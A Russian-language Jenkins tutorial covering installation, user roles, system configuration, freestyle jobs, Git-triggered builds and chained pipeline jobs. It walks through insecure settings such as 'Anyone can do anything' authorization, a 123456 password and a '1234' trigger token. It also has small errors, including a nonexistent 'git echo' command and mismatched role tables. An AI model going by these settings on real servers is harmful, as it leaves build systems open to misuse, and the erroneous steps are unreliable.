Основные этапы:

- Сборка
- Развёртывание
- Тестирование
- Релиз




Каждому из этапов соответствует свой ряд работ. Эти работы переходят друг в друга и связаны на примере цепочки: пока один ряд работ не закончится – другой не начнётся.

При завершении работ на каждом из этапов можно настроить нотификацию.

Реальный проект выглядит сложнее:

- 1) Программисты пишут код и коммитят его в Git или другую VCS.
- 2) Jenkins мониторит Git и когда появляются изменения – стягивает их.
- 3) Jenkins производит сборку и создаёт «.war» или «.ear» файлы-артефакты для последующего развертывания в средах Функционального тестирования и тестирования Производительности.
- 4) Jenkins производит функциональное и нефункциональное тестирование.
- 5) Далее Jenkins производит развертывания в производственной среде.



Тут шаги (3) и (5) оба относятся к этапу «Deploy», однако, в аспекте Автоматизированного «Deployment» имеется в виду все шаги в целом (1-2-3-4-5).

Таким образом, Автоматизированное Развёртывание – существенная часть CD (непрерывного развертывания) Автоматизированное Развёртывание – это процесс автоматизации процесса развертывания в системе Непрерывного Развёртывания (CD), которая представляет из себя: Build→Deploy→Test→Release.

? Pipeline

Pipeline – рабочий процесс с группой событий или работ, которые связаны и интегрированы друг с другом в последовательность. Каждая работа в Pipeline имеет зависимость от одной и более других работ.

Jenkins

? Jenkins – программная система с открытым исходным кодом на Java, предназначенная для обеспечения процесса непрерывной интеграции программного обеспечения.
Кратко: Jenkins – это Java-приложение, необходимое для CI/CD.

? Зачем нужен Jenkins

Позволяет автоматизировать часть процесса разработки программного обеспечения, в котором не обязательно участие человека, обеспечивая функции непрерывной интеграции. Работает в сервлете контейнере, например, Apache Tomcat.

? Когда может быть запущена сборка.

Сборка может быть запущена разными способами, например, по событию фиксации изменений в системе управления версиями, по расписанию, по запросу на определённый URL, после завершения другой сборки в очереди.


? Преимущество использования Дженкинса в контейнере, перед использованием без него.

В контейнере можно запустить кроме Дженкинса другие приложения, как будто на отдельном сервере.

? Сервлете – Сервлете является интерфейсом Java, реализация которого расширяет функциональные возможности сервера. Сервлете взаимодействует с клиентами посредством принципа запрос-ответ.

? Принцип работы Jenkins

- Программисты разрабатывают код
- Готовый билд кладут в репозиторий
- Дженкинс стягивает билды из репозитория
- Собирает коды в экзешник, сайт, прилагу
- Запускает и проводит тесты
- Публикует полученное на сервере
- Уведомляет



? Работа с Jenkins

УСТАНОВКА

Сайт «<https://www.jenkins.io/>» → «Download» → скачать стабильный релиз «Stable (LTS)» → «Generic Java Package (.war)»

Переместить файл jenkins.war, н-р: .\Desktop\Tools\jenkins-2.319.1

Запустить CLI

```
cd C:\Users\Admin1\Desktop\Tools\jenkins-2.319.1
```

```
C:\Users\Admin1\Desktop\Tools\jenkins-2.319.1>java -jar jenkins.war
```

Начнётся процесс запуска Дженкинса

В командной строке скопировать сгенерированный пароль (также пароль можно будет найти в папке «jenkins\secrets\initialAdminPassword»)

```
0bb2754dbafc460ca8cfc0db4ff40f7a
```

```
This may also be found at: C:\Users\Admin1\.jenkins\secrets\initialAdminPassword
```

Windows: Окно «Оповещение системы безопасности»: «Разрешить доступ»

Открыть браузер → перейти к <http://localhost:8080>

Окно «Getting Started»: Unlock Jenkins – Password: 0bb2754dbafc460ca8cfc0db4ff40f7a (скопированный)

«Выбрать плагины для установки»: Install suggested plugins | [Select plugins to install](#)

Выбрать плагины, или установить предложенные: All | None | [Suggested](#) → «Install»

Начнётся процесс установки

Окно «Create First Admin User»: создать нового пользователя ИЛИ нажать «[Skip and continue as admin](#)»

Окно «Instance Configuration»: Jenkins URL: <http://localhost:8080> → «Save and Finish»

Окно «Jenkins is ready!»: «[Start using Jenkins](#)»

Windows: в папке C:\Users\Admin1\.jenkins – будут все системные файлы и плагины

ИЗМЕНЕНИЕ ДОМАШНЕЙ ДИРЕКТОРИИ (.JENKINS)

Домашняя директория «.jenkins» устанавливается в директорию профайла юзера «.\Users\Admin1»

Для работы с Дженкинсом нужно будет много места, поэтому лучше эту системную директорию переместить

Запустить Дженкинс: Запустить CLI

```
cd C:\Users\Admin1\Desktop\Tools\jenkins-2.319.1
```

```
C:\Users\Admin1\Desktop\Tools\jenkins-2.319.1>java -jar jenkins.war
```

```
C:\Users\Admin1\Desktop\Tools\jenkins-2.319.1>java -jar jenkins.war --httpPort=9190 *будет работать на порту 9190
```

Открыть браузер → перейти к <http://localhost:8080> (или localhost:9190) → откроется Дженкинс

Панель слева: «Manage Jenkins» → выбрать «System Configuration»

Вверху будет указана домашняя директория и путь к ней.

Windows: в папке C:\Users\Admin1\Desktop\Tools\jenkins-2.319.1 создать папку, н-р: JenkinsHome

Скопировать всё из C:\Users\Admin1\.jenkins → в C:\Users\Admin1\Desktop\Tools\jenkins-2.319.1\JenkinsHome

Поменять переменную среды в Windows: My Computer (right click) → Properties → Additional System

Parameters (left-hand) → «Environment Variables»

Windows окно «Environment Variables», секция «System Variables»: «Create»

Variable Name: [JENKINS_HOME](#)

Variable Value: <C:\Users\Admin1\Desktop\Tools\jenkins-2.319.1\JenkinsHome>

«OK»

«OK»

Перезапустить Дженкинс: в браузере в адресной строке: <http://localhost:8080/restsrt> ИЛИ закрыть окно командной строки со службой Дженкинс и запустить его опять: java -jar jenkins.war

Перезагрузить страницу в браузере

Login: [admin](#)

Password: [0bb2754dbafc460ca8cfc0db4ff40f7a](#)

Проверить, что домашняя директория изменилась: «Manage Jenkins» → выбрать «System Configuration» → Home directory: C:\Users\Admin1\Desktop\Tools\jenkins-2.319.1\JenkinsHome

ИЗМЕНЕНИЕ ПРАВ

Панель слева: «Manage Jenkins» → выбрать «Security Configuration»

Секция «Authorization» → [Anyone can do anything](#) → «Save»

ИСПОЛЬЗОВАНИЕ CLI

cd C:\Users\Admin1\Desktop\Tools\jenkins-2.319.1 – перейти в папку с файлом jenkins.war

java -jar jenkins.war – запуск Дженкинс через порт 8080 (по умолчанию)

java -jar jenkins.war --httpPort=9000 – запуск Дженкинс через любой порт, например, 9000

Открыть браузер → перейти к <http://localhost:8080> → откроется Дженкинс

Панель слева: «Manage Jenkins» → выбрать «Configure Global Security» → Enable Security

В адресной строке браузера: <http://localhost:8080/cli/>

Страница «Jenkins CLI»: гиперссылка [jenkins-cli.jar](#)

Скачивается файл jenkins-cli.jar

Создать папку и переместить файл в неё: C:\Users\Admin1\Desktop\Tools\jenkins-2.319.1\JenkinsCLI

Открыть командную строку в папке C:\Users\Admin1\Desktop\Tools\jenkins-2.319.1\JenkinsCLI

java -jar jenkins-cli.jar -auth admin:[0bb2754dbafc460ca8cf0db4ff40f7a](#) -s http://localhost:8080/ help

Если всё ОК – в консоли выводится список доступных команд Jenkins CLI

В адресной строке браузера: <http://localhost:8080/cli/>

Выбрать из списка команду, например, «restart» → появится образец CLI-команды

Скопировать и вставить в CLI:

java -jar jenkins-cli.jar -s http://localhost:8080/ -websocket restart

СОЗДАНИЕ НОВОГО ПОЛЬЗОВАТЕЛЯ

«Manage Jenkins» → «Manage Users» → Окно «Manage Users» с одним юзером «admin»

Окно «Manage Users» → (справа) «Create User»

Name:	User1
Password:	123456
Confirm Password:	123456
Full Name:	
E-mail:	user1@gmail.com
«Create User»	

Окно «Manage Users»: таблица с 2 юзерами: admin и User1

КОНФИГУРАЦИЯ НОВОГО ПОЛЬЗОВАТЕЛЯ

Главная страница: Справа вверху выбрать User «▼» → «Configure»

Окно «Configure»: тут можно изменить имя пользователя и пароль, сгенерировать API-токен, установить ключ.

УПРАВЛЕНИЕ РОЛЯМИ ПОЛЬЗОВАТЕЛЕЙ

В Дженкинсе должны быть распределены роли по правам использования функционала.

Предварительно нужно скачать плагин «Roles Strategy»

Google: [jenkins roles strategy plugin](#) → <https://plugins.jenkins.io/role-strategy/> → Releases → 3.2.0 (Latest) → Download

Файл role-strategy.hpi переместить в C:\Users\Admin1\Desktop\Tools\jenkins-2.319.1\JenkinsHome\plugins

Перезапустить Дженкинс

ИЛИ

«Manage Jenkins» → «Manage Plugins» → тег «Advanced» → секция «Load Plugin» → «open» → role-strategy.hpi

Перезапустить Дженкинс

ИЛИ

«Manage Jenkins» → «Manage Plugins» → тег «Available» → search: [role](#) → Role-based Authorization Strategy

«Download now and install after restart»

«Manage Jenkins» → «Configure Global Security»

Enable Security

секция «Authorization»:

Role-Based Strategy → «Save»

«Manage Jenkins» → «Manage and Assign Roles» → «Manage Roles»

Окно «Manage Roles»:

Global roles (Роль на уровне Jenkins)

admin: ... , ... , ... , ... , ... , ...

Role to add: [employee](#)

«Add»

admin: ... , ... , ... , ... , ... , ...

employee: ... , ... , ... , ... , ... , ... (предоставить те или иные права)

«Apply»

Item roles (Роль на уровне Item)

Role to add: **developer**

Pattern: **Dev.*** (юзер будет иметь доступ ко всем проектам, которые начинаются на «Dev...»)

«Add»

developer “Dev.*”: (все права проектов «Dev...»)

«Apply»

Role to add: **tester**

Pattern: **Test.*** (юзер будет иметь доступ ко всем проектам, которые начинаются на «Test...»)

developer “Dev.*”: (все права проектов «Dev...»)

tester “Test.*”: (все права проектов «Test...»)

«Apply»

Node roles (Роль на ур-не Нодов) (None)

«Save»

«Manage Jenkins» → «Manage and Assign Roles» → «Assign Roles»

Окно «Assign Roles» (Global roles): Снять права у Анонимуса, добавить пользователей «admin», «user1»,

«user2» и предоставить им соответствующие права (администратор/работник)

Окно «Assign Roles» (Item roles): Снять права у Анонимуса, добавить пользователей «user1», «user2» и

предоставить им соответствующие права (разработчик/тестировщик)

Global roles

User/group	admin	employee
Anonymous	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>

↓

User/group to add: admin «Add»

User/group to add: user1 «Add»

User/group to add: user2 «Add»

↓

User/group	admin	employee
Anonymous	<input type="checkbox"/>	<input type="checkbox"/>
admin	<input checked="" type="checkbox"/>	<input type="checkbox"/>
user1	<input type="checkbox"/>	<input checked="" type="checkbox"/>
user2	<input type="checkbox"/>	<input checked="" type="checkbox"/>

Item roles

User/group	developer	tester
Anonymous	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>

↓

User/group to add: user1 «Add»

User/group to add: user2 «Add»

↓

User/group	admin	employee
Anonymous	<input type="checkbox"/>	<input type="checkbox"/>
admin	<input checked="" type="checkbox"/>	<input type="checkbox"/>
user1	<input type="checkbox"/>	<input checked="" type="checkbox"/>
user2	<input type="checkbox"/>	<input checked="" type="checkbox"/>

Node roles

User/group
Anonymous

«Apply» «Save»

Теперь User1 и User2, когда залогинятся, будут видеть только проекты, начинающиеся на «Dev...» и «Test...», соответственно, и не смогут менять настройки.

БАЗОВАЯ КОНФИГУРАЦИЯ

«Manage Jenkins» → «Configure System» (общее описание, конкретный пример – ниже)

Home Directory – посмотреть путь к системной папке

System Message – краткое сообщение, которое будет выводится вверху окна с проектами, для нотификации других пользователей Дженкинса, (можно применять html-теги для выделения этого сообщения: <h1>message</h1>, также можно вставить картинку или гиперссылку; НО надо разрешить Дженкинсу использовать разметку: «Manage Jenkins» → «Configure Global Security» → секция «Markup Formatter» → изменить с «Plain text» на «Safe HTML»).

of executors – максимальное число работ по сборке, которое может одновременно вести Дженкинс

Labels – метки, которые присваиваются каждому Ноду (среде сборки), добавленной в «Manage Jenkins» → «Manage Nodes» (Кроме нашего Нода «Мастер», можно создать отдельный Нод, со своим числом работ по сборке, и проставить в нём Label, а потом по имени Label, ссылаться на этот Нод, с его настройками и числом работ)

Quiet Period – время задержки перед следующей сборкой, после срабатывания триггера (в секундах) (нужно > 0, т.к. бывает коммит не происходит мгновенно, а Дженкинс уже начнёт работать с недокомитченными файлами)

SCM checkout retry count – количество попыток обращения к репозиторию для выгрузки проектов

Restrict project naming – стратегия наименований (ограничивает наименования проектов):

Default

Pattern: **Test.*** – названия проектов могут начинаться только на «Test.....»

Role-Based Strategy

Global Properties – глобальные настройки

Disable deferred wipeout on this node

Environment Variable – глобальные переменные «ключ – значение»

Name: key1

Value: value1

(можно обращаться к значению «value1» переменной «key1» из любого места)

(синтаксис: \${key1} ИЛИ \$key1)

Tool Locations – месторасположение разных тулзов, при сборке

Jenkins URL – просит в адресе <http://localhost:8080> вместо «localhost» подставить IP-адрес:

<http://127.0.0.1:8080>, но можно и не делать

System Admin Email Address – мейл администратора

...

БАЗОВАЯ КОНФИГУРАЦИЯ – ПРИМЕР

«Manage Jenkins» → «Configure System»

Home Directory: C:\Users\Admin1\Desktop\Tools\jenkins-2.319.1\JenkinsHome

System Message: This an example system message

of executors: 5 – одновременно могут работать max 5 сборок

Labels: (None)

Quiet Period: 10 – задержка между проектами = 10с

SCM checkout retry count: 5 – кол-во попыток обращения к репозиторию = 5

Restrict project naming: Pattern: **Test.*** – названия проектов могут начинаться только на «Test»

Global Properties: (None)

Jenkins URL: <http://localhost:8080> (ignore)

System Admin Email Address: mymail@gmail.com

ОБЗОР – БОКОВЫЕ ПАНЕЛИ

Боковая панель Дашборда:	Боковая панель Проекта:	Боковая панель Сборки:
<ul style="list-style-type: none"> • New Item • People • Build History • Manage Jenkins • My Views 	<ul style="list-style-type: none"> • Back to Dashboards • Status • Changes • Workspace • Build Now • Delete • Configure <p>Builds History #20 01-01-2022 01:21 #19 01-01-2022 01:10</p>	<ul style="list-style-type: none"> • Back to Project • Status • Changes • Console Output • Edit Build Information • Delete Build • Previous Build • Next Build

ОБЗОР – ДАШБОРД

All						
S	W	Name	Last Success	Last Failure	Last Duration	
		Test1 ▾	1 min 56 sec - #10	4 min 11 sec - #7	0.62 sec	
		Test2 ▾	2 min 07 sec - #9	3 min 12 sec - #8	0.71 sec	

* S – Status – статус последней сборки: Success/Failure

* W – Weather – агрегированное состояние последних 5 сборок (провалились 5/5 – дождь, 4/5 – морось, ..., 0/5 – ясно)

* Name – Названия проектов, при наведении на название рядом появляется « ▾» – дроплист с действиями из Панели Проекта

* # – Порядковый номер сборки

* Last Success – Время и номер последней успешной сборки

* Last Failure – Время и номер последней неуспешной сборки

* Last Duration – Время продолжительности последней сборки

* ⏲ – Schedule – Расписание

РАБОТА – СОЗДАНИЕ НОВОГО ПРОЕКТА

«New Item» (общее описание, конкретный пример – ниже)

Ввести имя Item (начинающееся на «Test...»), как было установлено в паттерне базовой конфигурации): [Test1](#)

Выбрать «Freestyle Project»

«OK»

Окно «Test1»:

General:

Description: [*This is test project #1*](#) (описание проекта)

Source Code Management: (использование систем контроля версий)

- None
 Git

Build Triggers:

Trigger builds remotely (e.g., from scripts)

...

Build periodically – периодичность запуска сборки

Schedule: ([ввести период по шаблону, чтобы посмотреть шаблон – нажать «\(?\)»](#))

Poll SCM – периодичность запроса в SCM (Git) об изменениях

Schedule: ([ввести период по шаблону, чтобы посмотреть шаблон – нажать «\(?\)»](#))

Build: (сами сборки – без них Дженкинс будет работать в холостую со статусом «OK»)

«Add build step»

Invoke Gradle Script

...

Execute Windows batch command – запускает командный сценарий Windows для сборки

Command: ([ввести команду Windows: dir / date / ... для начала сборки](#))

Execute Shell – выполняет запуск сценария оболочки для сборки проекта

Command: ([ввести команду Shell для начала сборки](#))

Post Build Actions: (действия, после окончания сборки: уведомление / отчёт / начало новой сборки / ...)

«Apply» «Save»

«Back to Dashboard» – вернуться на главную страницу

Произвести сборку: на Дашборде нажать [Test1](#) ▾ → [Build now](#) ИЛИ зайти в [Test1](#) → [Build now](#) (справа)

РАБОТА – СОЗДАНИЕ НОВОГО ПРОЕКТА – ПРИМЕР

«New Item»

Ввести имя Item (начинающееся на «Test...», как было установлено в паттерне базовой конфигурации): [Test1](#)

Выбрать «Freestyle Project»

«OK»

Окно «Test1»:

General:

Description: This is test project #1

Source Code Management:

None

Build Triggers

(None)

Build:

«Add build step»

Execute Windows batch command

Command: `chcp 65001 (*)` (в CLI задаётся кодировка UTF-8)

`winver` (из CLI вызывается окно с версией Windows)

* обязательно вводить перед командой «`chcp 65001`», иначе возникнет конфликт кодировки латиница-кириллица / Jenkins-Java-WinCLI и тесты будут FAILURE, а в выводе ответа консоли в Jenkins – «кракозябры»

Post Build Actions

(None)

«Apply» «Save»

«Back to Dashboard» – вернуться на главную страницу

Произвести сборку: на Дашборде нажать Test1 «▼» → «Build now» ИЛИ зайти в «[Test1](#)» → «Build now» (справа)

На панели выведется результат:

All		Name	Last Success	Last Failure	Last Duration	Schedule
S	W					
		Test1 ▾	12 sec - #20	36 min - #15	5.2 sec	

Проект «Test1» можно корректировать – настраивать, исправляя ошибки: зайти в «[Test1](#)» → «Config» (справа)

Вывод в консоль можно посмотреть: «[Test1](#)» → (слева посередине) Builds History «#20» → «Console Outputs»

✓ Console Outputs

```
Started by user unknown or anonymous
Running as SYSTEM
Building in workspace C:\Users\Admin1\Desktop\Tools\jenkins-
2.319.1\JenkinsHome\workspace\Test1
[Test1] $ cmd /c call
C:\Users\Admin1\AppData\Local\Temp\jenkins809434390690511893.bat

C:\Users\Admin1\Desktop\Tools\jenkins-2.319.1\JenkinsHome\workspace\Test1>chcp 65001
Active code page: 65001

C:\Users\Admin1\Desktop\Tools\jenkins-2.319.1\JenkinsHome\workspace\Test1>winver

C:\Users\Admin1\Desktop\Tools\jenkins-2.319.1\JenkinsHome\workspace\Test1>exit 0
Finished: SUCCESS
```

РАБОТА – ТРИГГЕР ПРОЕКТА ИЗВНЕ

«[Test1](#)» → «Configure»

...

Build Triggers:

Trigger builds remotely (e.g., from scripts)

Authentication Token

`1234` (создать любой токен)

Use the following URL to trigger build remotely: `JENKINS_URL/job/Test1/build?token=TOKEN_NAME` or `/buildWithParameters?token=TOKEN_NAME`

Optionally append `&cause=Cause+Text` to provide text that will be included in the recorded build cause.

Под строкой токена: Скопировать образец URL «[JENKINS_URL/job/Test1/build?token=TOKEN_NAME](#)»

«Apply» «Save»

Перейти в другой браузер, на другую машину.

В другом браузере: вставить и изменить URL «<http://127.0.0.1:8080/job/Test1/build?token=1234>» → «Enter»

В своём браузере, в Джленкинсе произойдёт новая сборка (н-р, #21)

РАБОТА – СВЯЗКА НЕСКОЛЬКИХ ПРОЕКТОВ

Создать +2 проекта: «Test2» и «Test3»

«New Item» → Name: **Test2** → «Freestyle Project» → «OK»

Окно «Test2» →

Build: «Add build step» → Execute Windows batch command

Command: **chcp 65001** (в CLI задаётся кодировка UTF-8)

dir (CLI показывает содержание папки)

Build Triggers: Build after other projects are built (Запустить проект только после другого)

Projects to watch: **Test1** (после какого именно проекта – Test1)

Trigger only if build is stable (запустить проект Test2, только если Test1 прошёл OK)

Post Build Actions: «Add Step» → Build another project (После сборки Test2 запустить др. проект)

Build projects: **Test3** (какой именно проект – Test3)

Trigger only if build is stable (запустить проект Test3, только если Test2 прошёл OK)

«Apply» «Save»

«New Item» → Name: **Test3** → «Freestyle Project» → «OK»

Окно «Test3» →

Build: «Add build step» → Execute Windows batch command

Command: **chcp 65001** (в CLI задаётся кодировка UTF-8)

systeminfo (CLI показывает информацию о системе)

Build Triggers: Build after other projects are built (Запустить проект только после другого)

Projects to watch: **Test2** (после какого именно проекта – Test2)

Trigger only if build is stable (запустить проект Test3, только если Test2 прошёл OK)

Post Build Actions: (None) (После сборки Test3 ничего не запускать)

«Apply» «Save»

Запустить сборку «Test1»:

«▼» → «Build now» → если Test1 пройдёт OK – запустится Test2 → если Test2 пройдёт OK – запустится Test3

Получилась цепочка: «Test1 – Test2 – Test3»

«Build Queue» (информационная секция слева посредине): По мере окончания сборки проекта будет появляться следующий проект в очереди (проекты будут запускаться с задержкой 10с, установленной в «Quiet Period» в Базовой Конфигурации Дженкинса).

РАБОТА – ТРИГГЕР JENKINS НА КОММІТ В GIT

Windows

Создать файл с кодом (н-р, на Java): Hello.java

Написать программу: н-р, вывод в консоли «Hello World» 10 раз:

```
public class Hello {  
    public static void main(String[] args) {  
        for(int i=1;i<=10;i++) {  
            System.out.println("Hello world..."+i);  
        }  
    }  
}
```

/*создание класса*/
/*создание метода*/
/*создание цикла: из 1, 2, ..., 10*/
/*вывод на экран «Hello World» 10 раз*/

Сохранить этот файл в новой папке, н-р: Jenkins-Git-Java

В этой папке открыть Командную Строку

Скомпилировать файл «Hello.java»: **javac Hello.java**

В папке появится файл «Hello.class»

(Командная строка должна знать путь к файлу «javac.exe» для компиляции – задать путь, как системную переменную: Control Panel → System → Additional System Parameters → tag «Additional» → «Env variables» → section «System Variables» → «Create» → Variable Name: **PATH** | Variable Value: **;C:\Program Files\Java\jdk1.8.0_301\bin** («;»+Путь к папке с файлом «javac.exe») → «OK»)

Запустить файл «Hello.java» в консоли: **C:\Users\Admin1\Desktop\Jenkins-Git-Java>java Hello**

Hello World...1

Hello World...2

.....

Hello World...10

Jenkins

Удалить паттерн названия в базовой конфигурации, чтобы называть проекты как угодно, а не только «Test...»:
«Manage Jenkins» → выбрать «System Configuration» → Restrict project naming: Pattern Default → «Save»)
«New Item» → Name: [HelloWorld](#) → «Freestyle Project» → «OK»

Окно «HelloWorld»:

Build: «Add build step» → Execute Windows batch command

Command: [chcp 65001](#) (в CLI задаётся кодировка UTF-8)

[cd C:\Users\Admin1\Desktop\...\Jenkins-Git-Java](#) (перейти в папку с Hello.java)

[javac Hello.java](#) (скомпилировать файл Hello.java)

[java Hello](#) (запустить файл Hello.java)

«Apply» «Save»

Запустить сборку «HelloWorld»

✓ Console Output

```
Started by user admin
Running as SYSTEM
Building in workspace C:\Users\Admin1\Desktop\Tools\jenkins-2.319.1\JenkinsHome\workspace\HelloWorld
[HelloWorld] $ cmd /c call
C:\Users\Admin1\AppData\Local\Temp\jenkins6648657467756164965.bat

C:\Users\Admin1\Desktop\Tools\jenkins-2.319.1\JenkinsHome\workspace\HelloWorld>chcp
65001
Active code page: 65001

C:\Users\Admin1\Desktop\Tools\jenkins-2.319.1\JenkinsHome\workspace\HelloWorld>cd
C:\Users\Admin1\Desktop\Tools\jenkins-2.319.1\Projects\Jenkins-Git-Java

C:\Users\Admin1\Desktop\Tools\jenkins-2.319.1\Projects\Jenkins-Git-Java>javac
Hello.java
'javac' is not recognized as an internal or external command,
operable program or batch file.

C:\Users\Admin1\Desktop\Tools\jenkins-2.319.1\Projects\Jenkins-Git-Java>java Hello
Hello World...1
Hello World...2
Hello World...3
Hello World...4
Hello World...5
Hello World...6
Hello World...7
Hello World...8
Hello World...9
Hello World...10

C:\Users\Admin1\Desktop\Tools\jenkins-2.319.1\Projects\Jenkins-Git-Java>exit 0
Finished: SUCCESS
```

GitHub

Создать новый удалённый репозиторий «Jenkins-Git-Java»

GitBash

В папке «Jenkins-Git-Java» (с файлами «Hello.java» и «Hello.class») запустить GitBash

git init – создать локальный репозиторий

git status

git add .

git commit -m "added HelloWorld Project for Jenkins"

git remote add origin <https://github.com/UserName/Jenkins-Git-Java.git> (создать по локальному удалённый)

git branch -M main (переименование ветки «master» в «main»)

git push -u origin main (запустить ветку «main» с коммитом в удалённый репозиторий)

Jenkins

Проверить наличие Git-плагина: «Manage Jenkins» → «Manage Plugins» → Search: [Git plugin](#)

«Dashboards» → «HelloWorld» → «Configure»

Source Code Management:

None

Git

Repository URL:

<https://github.com/UserName/Jenkins-Git-Java.git> (скопировать в GitHub)

Branch Specifier (blank for 'any')

[*/main](#) (изменить ветку «master» (по умолчанию) на «main»)

Build Triggers:

Poll SCM

Schedule:

[* * * * * \(MINUTE HOUR DOM MONTH DOW\)](#) (будет запрашивать репо каждую минуту)

«Apply» «Save»

GitBash

Сделать изменения в репозитории «Jenkins-Git-Java»

git echo "This is file for make changes in the Git repo" >> Changes.txt

git add .

git commit -m "add file for make changes in the Git repo"

git push

Jenkins

Дженкинс мониторит изменения в репозитории раз в минуту

Как только произошли изменения (появился файл «Changes.txt») – на Дашборде начнёт мигать «▶⌚» – запустится триггер и пройдёт сборка

All						
S	W	Name	Last Success	Last Failure	Last Duration	Schedule
✓	⌚	HelloWorld ▾	25 min - #5	N/A	1 min 9 sec	▶⌚

Результаты обращения к Git и срабатывание программы можно посмотреть в консоли: «#5▼» → «Console»

✓ Console Output

```
Запущен изменением в SCM
Running as SYSTEM
Building in workspace C:\Users\Admin1\Desktop\Tools\jenkins-
2.319.1\JenkinsHome\workspace\HelloWorld
The recommended git tool is: NONE
No credentials specified
> git.exe rev-parse --resolve-git-dir C:\Users\Admin1\Desktop\Tools\jenkins-
2.319.1\JenkinsHome\workspace\HelloWorld\.git # timeout=10
Fetching changes from the remote Git repository
> git.exe config remote.origin.url https://github.com/AndreyGlabay/Jenkins-Git-
Java.git # timeout=10
Fetching upstream changes from https://github.com/AndreyGlabay/Jenkins-Git-Java.git
> git.exe --version # timeout=10
> git --version # 'git' version 2.33.0.windows.2'
> git.exe fetch --tags --force --progress --
https://github.com/AndreyGlabay/Jenkins-Git-Java.git
+refs/heads/*:refs/remotes/origin/* # timeout=10
> git.exe rev-parse "refs/remotes/origin/main^{commit}" # timeout=10
Checking out Revision 008128a0fa2a0334c8acf3bea12e819dcfa97f6e
(refs/remotes/origin/main)
> git.exe config core.sparsecheckout # timeout=10
> git.exe checkout -f 008128a0fa2a0334c8acf3bea12e819dcfa97f6e # timeout=10
Commit message: "new file for changes in Git repo"
> git.exe rev-list --no-walk 683959584b18a4497680155f989ba663b6da2c4f # timeout=10
[HelloWorld] $ cmd /c call
C:\Users\Admin1\AppData\Local\Temp\jenkins356615379134911759.bat

C:\Users\Admin1\Desktop\Tools\jenkins-2.319.1\JenkinsHome\workspace\HelloWorld>chcp
65001
Active code page: 65001

C:\Users\Admin1\Desktop\Tools\jenkins-2.319.1\JenkinsHome\workspace\HelloWorld>cd
C:\Users\Admin1\Desktop\Tools\jenkins-2.319.1\Projects\Jenkins-Git-Java

C:\Users\Admin1\Desktop\Tools\jenkins-2.319.1\Projects\Jenkins-Git-Java>javac
Hello.java
'javac' is not recognized as an internal or external command,
operable program or batch file.

C:\Users\Admin1\Desktop\Tools\jenkins-2.319.1\Projects\Jenkins-Git-Java>java Hello
Hello World...1
Hello World...2
Hello World...3
Hello World...4
Hello World...5
Hello World...6
Hello World...7
Hello World...8
Hello World...9
Hello World...10

C:\Users\Admin1\Desktop\Tools\jenkins-2.319.1\Projects\Jenkins-Git-Java>exit 0
Finished: SUCCESS
```

РАБОТА – СОЗДАНИЕ PIPELINE

Установить Delivery Pipeline-plugin: «Manage Jenkins» → «Manage Plugins» → Available tag → Search: [Delivery](#) → Delivery Pipeline → «[Download now and install after restart](#)»

Install/Update Plugins: Downloaded Successfully. Will be activated during the next boot

Перезапустить Jenkins: закрыть-открыть CL → `java -jar Jenkins.war --httpPort=9394`

Создать 3 Проекта:

«New Item» → Name: [SampleBuildJob](#) → «Freestyle Project» → «OK»

Build: «[Add build step](#)» → Execute Windows batch command

Command: `dir`

Echo “Build Job done successfully!”

«Apply» «Save»

«New Item» → Name: [SampleDeployJob](#) → «Freestyle Project» → «OK»

Build: «[Add build step](#)» → Execute Windows batch command

Command: `dir`

Echo “Deploy Job done successfully!”

«Apply» «Save»

«New Item» → Name: [SampleTestJob](#) → «Freestyle Project» → «OK»

Build: «[Add build step](#)» → Execute Windows batch command

Command: `dir`

Echo “Test Job done successfully!”

«Apply» «Save»

Связать проекты в цепочку:

Окно «[SampleDeployJob](#)» →

Build Triggers: Build after other projects are built

Projects to watch: [SampleBuildJob](#)

Trigger only if build is stable

«Apply» «Save»

Окно «[SampleTestJob](#)» →

Build Triggers: Build after other projects are built

Projects to watch: [SampleDeployJob](#)

Trigger only if build is stable

